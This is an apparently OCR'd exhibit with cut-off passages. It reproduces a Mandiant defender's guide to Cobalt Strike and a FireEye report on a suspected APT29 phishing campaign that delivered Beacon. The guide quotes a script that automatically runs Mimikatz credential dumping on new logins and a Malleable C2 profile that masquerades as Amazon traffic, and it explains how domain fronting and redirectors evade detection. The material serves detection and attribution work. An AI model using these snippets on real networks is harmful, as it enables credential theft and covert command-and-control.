


Figure 1: Cobalt Strike 3.10 client view (source)

Within the client, operators can import **Aggressor Scripts** to customize their commands, menu options, and interface. Aggressor Scripts vary in complexity, from adding a new menu shortcut to chaining multiple attack steps. The following is an excerpt from credpocalypse.cna, an Aggressor Script that checks active beacon sessions on a schedule and runs Mimikatz, an open-source credential dumper, if a new user logs in.

Note that this is not adding functionality to Cobalt Strike. In this case, the script uses built-in BEACON functionality to list processes and execute Mimikatz, and it uses Cobalt Strike APIs to run on a schedule. That means existing detections for BEACON's Mimikatz module will also detect this.

```
    #Check each beacon for new users
    foreach $bid (@watchlist) {
        get_users($bid, {
            if ( $2 ) {
                #Log to beacon
                btask($1, "[" . formatDate('yyyy-MM-dd HH:mm:ss z') . "] New
user! Running logonpasswords.");

                #Log to script console
                println("[" . formatDate('yyyy-MM-dd HH:mm:ss z') . "] BID: "
. $1 . " PID: " . beacon_info($1, "pid") . " New user! Running
logonpasswords.");

                #Run Mimikatz "logonpasswords" function
                blogonpasswords($1);
            }
            else {
                println("No new users in BID: " . $1 . " PID: " .
beacon_info($1, "pid"));
            }
        });
    }

}

on heartbeat_60m {
    if ( size(@watchlist) > 0 && ($interval cmp "60m") == 0) {
        steal_creds();
    }
}
```

Beacon Object Files are single file C programs that are run within a BEACON session. BOFs are expected to be small and run for a short time. Since BEACON sessions are single threaded, BOFs will block any other BEACON commands while they are executing. The following is an example from the Cobalt Strike documentation that uses Dynamic Function Resolution to look up the current domain.

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID,
LPVOID, ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {

    DWORD dwRet;PDOMAIN_CONTROLLER_INFO pdcInfo;

    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);

    if (ERROR_SUCCESS == dwRet) {

        BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);

    }

    NETAPI32$NetApiBufferFree(pdcInfo);
```

```
http-get {
    set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";

    client {

        header "Accept" "*/*";
        header "Host" "www.amazon.com";

        metadata {
            base64;
            prepend "session-token=";
            prepend "skin=noskin;";
            append "csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996";
            header "Cookie";
        }
    }

    server {

        header "Server" "Server";
        header "x-amz-id-1" "THKUYEZKCKPGY5T42PZT";
        header "x-amz-id-2"
"a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=";
        header "X-Frame-Options" "SAMEORIGIN";
        header "Content-Encoding" "gzip";

        output {
            print;
        }
    }
}
```

Important Concepts

Stagers

Earlier, I mentioned there are "two types of BEACON", one of them being a stager. Operators can have stagers for multiple listener types (e.g. a DNS stager, an SMB stager, an HTTPS stager). In those cases, when the stager shellcode is executed, it will pull the final BEACON payload over the relevant protocol and execute it, establishing a connection using the defined listener method.

An important note for defenders is that, ***by default***, defenders can download a Cobalt Strike HTTP/S stager payload from a team server even if the operator is not using staged payloads in their operations. This will allow defenders to 1. confirm something is hosting a team server with a listener on that port and 2. extract additional configuration artifacts from the payload.

This works because Cobalt Strike was designed to be compatible with Metasploit's Meterpreter ad. Metasploit (and thus Cobalt Strike) will serve an HTTPS stager when a valid URL request

blacklisted User-Agents, such as curl or wget. Starting in Cobalt Strike 4.4, operators can also ***whitelist*** user agents with the .http-config.allow_useragents Malleable Profile option. These caveats are important to remember, since a team server may not always function as expected by scanners that automate stager requests.

As an operational security note, operators can also detect any web request to a team server, as it will be visible to the operator in their logs. They will also be able to see in the "Web Log" view if a stager has been pulled, along with all HTTP request details like source IP.

Trial vs Licensed vs Cracked

Cobalt Strike is not ***legitimately*** freely available. Copies of the team server/client cannot be downloaded as a trial or licensed copy from Help Systems—the company that owns Cobalt Strike—unless the operator applies and has been approved. Unfortunately, trials and cracked copies (including most, if not all, licensed features) have been and continue to be leaked and distributed publicly for nearly all recent versions.

- **Trial** versions of Cobalt Strike are heavily signatured and include lots of obvious defaults intended to be caught in a production environment. (For example, it embeds the EICAR string in all payloads.) This is to ensure that the operator is really using it as a trial and will eventually pay if using it for professional purposes.

- **Licensed** versions of Cobalt Strike include more features (e.g. Arsenal Kits) and fewer embedded artifacts (no more EICAR!). A watermark related to the associated Cobalt Strike license is still embedded in payloads and can be extracted using most BEACON configuration parsers. There are a lot of caveats with that value, so please see "Interpreting Artifacts > Watermarks" later in the post.
    - Licenses can be stolen, however if a license is revoked operators will no longer be able to use it to update an installation. If operators keep the "authorization file" (See "Interpreting Artifacts > Watermarks"), the existing installation will still work until expiration.

- **Cracked** versions of Cobalt Strike are distributed in various forums. Typically, these are the result of someone modifying a trial JAR file to bypass the license check and rebuilding the JAR, or by crafting an authorization file with a fake license ID and distributing that with the JAR.

Differentiating cracked versions of Cobalt Strike from legitimately licensed versions can be difficult. If the watermark was statically defined as part of the cracking process, it may be

Instead of having beacons connect directly to a team server, operators will sometimes use a redirector (or several) that accepts connections and forwards them to the team server. This has several advantages for operators, including being able to:

- Cycle through multiple domains for a single BEACON connection
- Replace detected/blocked redirectors without having to replace the underlying team server
- Use high(er) reputation domains that help BEACON traffic blend in and avoid detection

Operators can also use redirectors to filter out "suspicious" traffic, like scanners or hunting tools, to protect their team server, however there are typically still easy wins to track down team servers and redirectors. See the "Hunting for Team Servers" section for more details.

What About Domain Fronting?

Sometimes "redirectors" are as simple as a cloud instance with an nginx proxy, but another highly effective redirector method is "domain fronting". Domain fronting is a technique by which an operator may hide the true destination of a network connection by redirecting it through the infrastructure of a Content Delivery Network (CDN). The technique was first documented as a means of bypassing internet censorship and has also been used by threat actors, such as APT 29, to disguise C2 traffic.

When an HTTPS request is fronted, the connection is established directly with a reputable domain hosted by the CDN. This is the “fronted” domain. The encrypted request will contain a unique identifier, often contained in the HTTP “Host” header, that the CDN uses to route the request to an operator-controlled server. Because domain fronted traffic is initially sent to the CDN, it will use the legitimate SSL/TLS certificate of the CDN when observed by a defender.




*Figure 2: Domain fronted C2 connection (**source**)*

In this situation, to block traffic to the operator's domain, a defender would need to decrypt the traffic to discover the true destination within an HTTPS connection, but this is not always practical. In addition to being resource intensive, decrypting the traffic for some CDNs may not be possible. For example, some CDNs enforce **certificate pinning** on their SSL/TLS certificates, to prevent interception and decryption of the traffic using an organization-provided trusted root certificate.

Domain Fronting vs Masquerading

Masqueraded traffic is designed to look like a legitimate service but is actually a **direct connection** to an operator's server, while **fronted traffic** is **sent to a legitimate service** (CDN) and forwarded from there to the operator.

If the Host header value and destination domain are the same, this is just a normal, ***direct HTTP connection.***

If the Host header and destination domain are different and the Host header is

- A legitimate domain (e.g. in the Alexa Top 1M), then it is likely ***domain masquerading***
- A domain used for CDN endpoints (e.g. *.azureedge.net), then it may be ***domain fronting.***


There are multiple public guides to test if a domain is frontable. **This repo** also includes a pre-compiled list of frontable domains by CDN provider. Please note, public lists may be out of date and manual validation will likely still be necessary.

The most common reason an operator will chain beacons is to **bypass network segmentation** and restrictions. If they target a server that doesn't have outbound internet access, they can proxy their connection through another beacon with network connectivity to the targeted system and receive the callback on their team server. If the operator loses access to the parent system, they will also lose access to chained beacons.

SMB listeners and SMB staged beacons were the original method for chaining. Cobalt Strike now also supports a raw TCP listener. In environments where the SMB stager is detected (increasingly common for Endpoint Detection and Response products), an operator can use a raw TCP chain over port 445. This will allow them to still leverage the fact that SMB is rarely blocked between internal hosts but avoid using the more heavily signatured SMB listener.

In the screenshot from the "An Operator's View" section, the first session's external IP matches the internal IP for session 2. This indicates it is being chained through the second session. A double infinity/chain icon next to the IP also shows that it is chained. If the system loses connection to its parent host, that chain icon will be disconnected.

The following screenshot shows the "Pivot Graph" view from a Cobalt Strike client. In this graphic, each BEACON is represented by a computer icon. Chained sessions are identified by arrows to their child sessions, and the firewall icon represents an external connection to the operator's C2.



3: Client "graph view" of chained BEACONs (source)

Mandiant's Advanced Practices team regularly scans the internet for C2s, including Cobalt Strike team servers. If an operator does not properly protect their team server, analysts can identify malicious infrastructure without prior knowledge of if or where it is being used and provide advanced warning and coverage for customers. For more details on how we identify C2s like Cobalt Strike, check out our blog post, "SCANdalous! (External Detection Using Network Scan Data and Automation)."

Interpreting Artifacts

Team Server and Client Logs

Cobalt Strike logs are invaluable for understanding the activities conducted using a team server. Defenders may not frequently have access to this log data, but in the event that logs are available, it is useful to understand what data can be extracted from them.

Cobalt Strike stores logs in two primary formats: **full, plaintext beacon logs** and **Java serialized bins**. These are stored in the team server working directory and duplicated in client working directories when a client is connected to a team server. They are also updated when items change, such as new credentials being captured.

The **cobaltstrike/logs/** directory includes a directory structure of the format **[date]/[internal ip of beaconed host]/[beacon id].log**. Each file is a plaintext log of every beacon command and the associated output. This mirrors what an operator would see in the Cobalt Strike beacon console.

The **cobaltstrike/screenshots/** and **cobaltstrike/downloads/** folders each respectively contain all screenshots or files an operator has downloaded from beacons.

- An individual operator/client working directory will only contain downloads which that operator synchronized to their local system, and these could be from multiple team server connections.
- A team server working directory, will contain screenshots/downloads from any operator on that team server.

Under each **cobaltstrike/logs/[date]** directory, there is also an **events.log** and a **web.log** file.

Files hosted on a team server and served through the Web feature of Cobalt Strike are saved in the **cobaltstrike/uploads/** directory. An individual operator/client working directory, will only contain files which that operator uploaded.

The **cobaltstrike/data** directory includes several .bin files which are serialized Java objects of different data models used by Cobalt Strike to track its state. The data from Cobalt Strike serialized .bin logs can be extracted as CSVs using **this script**.

For most analysts, sessions.bin, listeners.bin, and credentials.bin will be of the highest interest. The .bin logs contain the most concentrated and simple to parse data for identifying which systems and users were compromised using a given team server.

- Sessions.bin lists all active and historical beacon sessions from the given team server along with some basic metadata (e.g. user, internal and external IP, hostname, architecture).
- Listeners.bin details all active listeners for the given team server.
- Credentials.bin includes any credentials (cleartext, hashed, etc.) that were either automatically dumped with a built-in credential module (such as Mimikatz) or manually added (such as after cracking a password offline).

Watermarks

Cobalt Strike **watermarks** are a unique value generated from and tied to a given "CobaltStrike.auth" file. This value is embedded as the last 4 bytes for all BEACON stagers and in the embedded configuration for **full backdoor BEACON samples**.

The **CobaltStrike.auth** file is a config file used by Cobalt Strike to determine license ID and expiration. When launched, Cobalt Strike will check that the license is valid and unexpired. The CobaltStrike.auth file is required to launch modern versions of Cobalt Strike, and it is updated when updating Cobalt Strike and when entering a license (whether for the first time or as a re-entry).

A **matching watermark means** that two payloads came from a team server(s) using the same CobaltStrike.auth file. This **does not necessarily mean** it came from the same operator. Someone can copy the whole Cobalt Strike directory, including the auth file, and install it on another server which would then have the same watermark until the license expired.

- **Client Connections** use the cobaltstrike.store file to encrypt client communications.
- **Beacon Connections** use a team server generated keystore to encrypt BEACON data and handle other security features.

The BEACON keys and other security features are discussed in the Raphael Mudge's training "Advanced Threat Tactics: Infrastructure". These keys are only used in the full BEACON backdoor, not stagers. As identified by NCCGroup, these keys are stored in a serialized file called ".cobaltstrike.beacon_keys" in the team server working directory.

A **matching public key means** that two payloads came from a team server(s) using the same .cobaltstrike.beacon_keys keystore. This **does NOT NECESSARILY mean** it came from the same team server. Again, someone could copy the whole Cobalt Strike directory, including the keystore, as is sometimes done with distributed or cracked copies.

C2 IPs and URLs

BEACON parsers will also typically extract C2 IPs, domains, and URLs from samples. Some of these may be legitimate domains, for example if the operator is using domain fronting or masquerading.

There are some **gotchas** to be aware of when attempting to cluster BEACON activity for attribution purposes. For example, the following cases do **not necessarily** mean you're looking at different team servers.

- *Two samples connect to different IPs* - This could be the result of changing redirectors or multiple domains/hosts being defined in a listener.
- *Two samples refer to different URL paths* - Operators can specify multiple URL paths when defining Malleable Profiles. Each time an operator generates BEACON shellcode, Cobalt Strike will select a random value from this list. If two samples have different URLs, it's possible they are still referring to the same server.

GET and POST Requests

BEACON configurations may include custom HTTP headers, Cookies, etc. for HTTP GET and POST requests. Those fields are representations of how an operator has configured their team server (using Malleable Profile or default values) to construct and disguise the BEACON network

Each BEACON payload will be configured with two "spawn to" processes, one for 32-bit tasks and one for 64-bit tasks. These values are what BEACON will spawn as temporary processes for various post-exploitation commands. BEACON launches the process, injects into it (with whatever technique the operator has specified), executes the post-exploitation task, and terminates the process. As an example of what commands this may affect, check out this older guide: Opsec Considerations for Beacon Commands. The default spawn to process is rundll32.exe, but this can be modified in two ways.

- **Malleable Profile** allows operators to modify the default spawn_to processes (if using a licensed or cracked version). Changing these values will require restarting the team server and regenerating new BEACON payloads to use the new values.
- **Client** allows operators to interactively modify the spawn_to processes once a BEACON session is established. These can be changed as many times as desired and don't require a restart, although it will only affect the current BEACON session.

Named Pipes

Named pipes are a Windows feature used for interprocess communication (IPC). Cobalt Strike uses named pipes in several ways:

- **Payloads** - Used to load the backdoor into memory and are modifiable via Malleable profile and/or Artifact Kit.
- **Post-exploitation Jobs** - Used for a variety of Cobalt Strike commands that need to spawn and inject into a process.
- **Staging** - Used for SSH/SMB BEACON staging and chaining

Raphael Mudge's post, "Learn Pipe Fitting for all of your Offense Projects," has some helpful additional details on this feature.

Sleep Time

The "sleeptime" value in a BEACON configuration is the base time used for callback intervals. BEACON will randomize callbacks within a range determined by the "jitter" percentage. For example, a sleeptime of 10 seconds and a jitter of 50%, will produce callbacks every 5 to 15 seconds. This value is not constant to make network detection more challenging.

The "killdate" value in a BEACON sample dictates whether it should connect to a team server after a given date. This is used by red team operators to ensure payloads are not accidentally executed after an engagement is complete. It can also be used by threat actors to limit successful sandbox execution and frustrate retroactive analysis efforts.

This value is defined by a command line argument when the team server is started, and it is not modifiable through Malleable Profile or interactive BEACON commands. By default, no killdate is specified.

Conclusion

Cobalt Strike continues to be the C2 framework of choice for both legitimate security testers and threat actors alike. Our hope is that with a more thorough understanding of the framework's capabilities and common usage, defenders will be more equipped to find new ways to hunt, respond to, and attribute malicious actors using this tool.

References

Detection Guides

- Cobalt Strike, a Defender's Guide (DFIR Report)
- Full-Spectrum Cobalt Strike Detection (Recorded Future)
- Detecting Cobalt Strike with memory signatures (Elastic)

Analysis Resources

- Open-source Cobalt Strike Parser (Sentinel One)
- Strike Back at Retired Cobalt Strike (NCCGroup)
- Understanding Cobalt Strike Profiles (ZeroSec)
- Deep Dive into Malleable C2 (Specter Ops)

throughs and Examples

- Malleable Profile Examples (Raphael Mudge)
- Community Kit (Assorted) – A "central repository of extensions ... to extend ... Cobalt Strike"
- Sleeping with a Mask On (Adam Svoboda)
- Domain Fronting Lists (Vincent Yiu)

Acknowledgements

Special thanks to Tyler Dean, Jae Young Kim, Matthew Dunwoody, and Chris King for their technical expertise and review.

Link to RSS feed

MANDIANT
NOW PART OF Google Cloud

Mandiant Advantage Platform

- Platform Overview
- Automated Defense
- Breach Analytics for Chronicle
- Security Validation
- Attack Surface Management
- Threat Intelligence
- Digital Threat Monitoring
- Managed Defense

Solutions

- Ransomware
- Industrial Controls & OT
- Cyber Risk Management
- Digital Risk Protection
- Insider Threats
- Cyber Security Skills Gap
- Election Security
- Government Cyber Security
- Manufacturing
- Cyber Threat Visibility
- Attack Surface Visibility
- Cyber Preparedness
- Detection and Response
- Financial Services Cyber Security

Services

- Services Overview
- Incident Response
- Strategic Readiness
- Cyber Security Transformation
- Technical Assurance
- View all Services (48)

Mandiant Academy

- Overview
- Education Formats
- Upcoming Courses
- On-Demand Courses
- Certifications
- ThreatSpace Cyber Range

Blog
Podcasts
Customer Stories
Reports
Webinars
Insights
eBooks
Infographics
White Papers
Datasheets

Careers
Events
Media Center
Noteholder and Preferred Shareholder Documents

Partners

Partners Overview
Technology Partners
Cyber Risk Partners
Service Partners
Channel Partners
Partner Portal

Connect with Mandiant

Contact Us
Report an Incident
Customer Support
Email Preferences
Customer Success
Media Inquiries

EXHIBIT 4

THREAT RESEARCH

Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign

MATTHEW DUNWOODY, ANDREW THOMPSON, BEN WITHNELL, JONATHAN LEATHERY, MICHAEL MATONIS, NICK CARR

NOV 19, 2018 | 10 MIN READ LAST UPDATED: NOV 04, 2021

#ADVANCED PERSISTENT THREATS (APTS) #THREAT RESEARCH

Introduction

- FireEye devices detected intrusion attempts against multiple industries, including think tank, law enforcement, media, U.S. military, imagery, transportation, pharmaceutical, national government, and defense contracting.
- The attempts involved a phishing email appearing to be from the U.S. Department of State with links to zip files containing malicious Windows shortcuts that delivered Cobalt Strike Beacon.
- Shared technical artifacts; tactics, techniques, and procedures (TTPs); and targeting connect this activity to previously observed activity suspected to be APT29.

> *(UPDATE) This campaign has targeted over 20 FireEye customers across: Defense, Imagery, Law Enforcement, Local Government, Media, Military, Pharmaceutical, Think Tank, Transportation, & US Public Sector industries in multiple geographic regions.*
>
> — FireEye (@FireEye) **November 15, 2018**

The attacker appears to have compromised the email server of a hospital and the corporate website of a consulting company in order to use their infrastructure to send phishing emails. The phishing emails were made to look like secure communication from a Public Affairs official at the U.S. Department of State, hosted on a page made to look like another Department of State Public Affairs official's personal drive, and used a legitimate Department of State form as a decoy. This information could be obtained via publicly available data, and there is no indication that the Department of State network was involved in this campaign. The attacker used unique links in each phishing email and the links that FireEye observed were used to download a ZIP archive that contained a weaponized Windows shortcut file, launching both a benign decoy document and a Cobalt Strike Beacon backdoor, customized by the attacker to blend in with legitimate network traffic.

Several elements from this campaign – including the resources invested in the phishing email and network infrastructure, the metadata from the weaponized shortcut file payload, and the specific victim individuals and organizations targeted – are directly linked to the last observed APT29 phishing campaign from November 2016. This blog post explores those technical breadcrumbs and the possible intentions of this activity.

There are several similarities and technical overlaps between the 14 November 2018, phishing campaign and the suspected APT29 phishing campaign on 9 November 2016, both of which occurred shortly after U.S. elections. However, the new campaign included creative new elements as well as a seemingly deliberate reuse of old phishing tactics, techniques and procedures (TTPs), including using the same system to weaponize a Windows shortcut (LNK) file. APT29 is a sophisticated actor, and while sophisticated actors are not infallible, seemingly blatant mistakes are cause for pause when considering historical uses of deception by Russian intelligence services. It has also been over a year since we have conclusively identified APT29 activity, which raises questions about the timing and the similarities of the activity after such a long interlude.

Notable similarities between this and the 2016 campaign include the Windows shortcut metadata, targeted organizations and specific individuals, phishing email construction, and the use of compromised infrastructure. Notable differences include the use of Cobalt Strike, rather than custom malware; however, many espionage actors do use publicly and commercially available frameworks for reasons such as plausible deniability.


During the phishing campaign, there were indications that the site hosting the malware was selectively serving payloads. For example, requests using incorrect HTTP headers **reportedly** served ZIP archives containing only the benign publicly available Department of State form. It is possible that the threat actor served additional and different payloads depending on the link visited; however, FireEye has only observed two: the benign and Cobalt Strike variations.

We provide details of this in the activity summary. Analysis of the campaign is ongoing, and we welcome any additional information from the community.

Activity Summary

The threat actor crafted the phishing emails to masquerade as a U.S. Department of State Public Affairs official sharing an official document. The links led to a ZIP archive that contained a weaponized Windows shortcut file hosted on a likely compromised legitimate domain, jmj[.].com. The shortcut file was crafted to execute a PowerShell command that read, decoded, and executed additional code from within the shortcut file.

Upon execution, the shortcut file dropped a benign, publicly available, U.S. Department of State form and Cobalt Strike Beacon. Cobalt Strike is a commercially available post-exploitation framework. The BEACON payload was configured with a modified variation of the publicly available **"Pandora" Malleable C2 Profile** and used a command and control (C2) domain – [redacted]orasong[.]com – assessed to be a masquerade of the Pandora music streaming service. The customization of the C2 profile may have been intended to defeat less resilient network



U.S. Department of State

*OMB APPROVAL NO. 1405-0170
EXPIRATION DATE: 01-31-2021
ESTIMATED BURDEN: 2 hours

TRAINING/INTERNSHIP PLACEMENT PLAN

SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION

Trainee/Intern Name *(Surname/Primary, Given Name(s) (must match passport name)*

E-mail Address

Program Sponsor

Program Category

Occupational Category

Current Field of Study/Profession

Experience in Field *(number of years)*

Type of Degree or Certificate

Date Awarded *(mm-dd-yyyy)* or Expected

Training/Internship Dates *(mm-dd-yyyy)*
From To

SECTION 2: HOST ORGANIZATION INFORMATION

Organization Name

Phase Site Address

Suite

City

State

